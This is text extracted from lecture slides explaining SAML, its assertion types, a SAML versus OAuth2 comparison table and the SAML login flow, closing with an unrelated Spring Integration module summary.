- It provides single sign-on across multiple domains, allowing users to authenticate only once.
- Users gain access to multiple resources on different systems by supplying proof that the authenticating system successfully authenticated them.


What is SAML

- A SAML Assertion is the XML document that the identity provider sends to the service provider that contains the user authorization.
- There are three different types of SAML Assertions – authentication, attribute, and authorization decision.
 - Authentication assertions prove identification of the user and provide the time the user logged in and what method of authentication they used (I.e., Kerberos, 2 factor, etc.)
 - The attribution assertion passes the SAML attributes to the service provider – SAML attributes are specific pieces of data that provide information about the user.
 - An authorization decision assertion says if the user is authorized to use the service or if the identify provider denied their request due to a password failure or lack of rights to the service.


How does SAML work



SAML



SAML Authentication



SAML vs OAuth2

	SAML	OAuth
Definition	An authentication and authorization standard used for exchanging security information online, primarily using XML.	An authentication standard that allows resource owners to delegate limited access to their resources without sharing security credentials, using tokens.
Primary Use	Authentication of user identity to a service and authorization to access resources.	Authorization for a user to access specific resources without sharing authentication credentials, focusing on simplicity and specific authorization flows.
Protocols / Standards	SAML 2.0 since 2005.	OAuth 2.0 since 2013.
Workflow	Involves exchanges between an asserting party (SAML authority) and a relying party using security assertions in XML.	Based on interactions among the resource owner, resource server, client (application), and authorization server.

SAML vs OAuth2

SSO (Single Sign-On)	Supports SSO by transferring authentication and authorization information between web servers.	Enables SSO allowing authenticated users in one application to authorize third-party applications to access user data.
Use Cases	Multi-domain SSO, ideal for large organizations and enterprise applications (e.g., Salesforce, Marketo).	Consumer privacy, granting access to private resources across different websites or applications without sharing user identity.
Security	Considered more secure due to the ability to encrypt assertions, suitable for sensitive data handling.	Focuses on delegating access through tokens, which does not inherently include encryption of assertions.
Interoperability	Utilized by organizations with large investments in XML and those requiring secure, federated identity management.	Supports a variety of client types, including web, mobile, and desktop applications, making it valuable for mobile-first application developers and services on the open internet.

SAML vs OAuth2

Key Drivers	SSO evolution, federated identity management expansion, changing industry standards.	Simplicity for developers, need for sharing user information on a limited basis with other applications, co-promotional activities among major internet companies.
Examples of Major Users	Large organizations, government entities, enterprise applications.	Twitter, Google, Amazon, Facebook, Instagram, LinkedIn, Microsoft, Netflix, PayPal.
Encryption and Security	Allows encryption of assertions, providing a higher security level for sensitive data exchanges.	Primarily focuses on token-based access, without detailing encryption standards for the tokens themselves.
Compatibility	Can be used together with OAuth in environments requiring both authentication and authorization for different aspects of access management.	Can integrate with SAML for scenarios where an initial user identity verification is necessary before granting access tokens for resource access.
Adoption Considerations	Best suited for organizations heavily invested in XML resources and requiring robust authentication mechanisms.	Recommended for modern, mobile-first applications and when accessing APIs is a priority, particularly on the open internet.

SAML Steps

- User attempts to access a service provider but they have not yet authenticated
- Service provider discovers the IDP to contact for authentication.
- User is redirected or prompted for Active Directory credentials by the Identity Provider with SAML Request.
- User provides valid credentials, so that the Identity Provider creates an assertion.
- Identity provider will validate the credentials and the assertion is provided back to the Service Provider.
- The user is now permitted to access the application.

Questions



Module Summary

- Spring Integration Framework.
- Message, Channel and Adapter
- Understood the different Component Integration
- Understood the Event-Driven Architecture

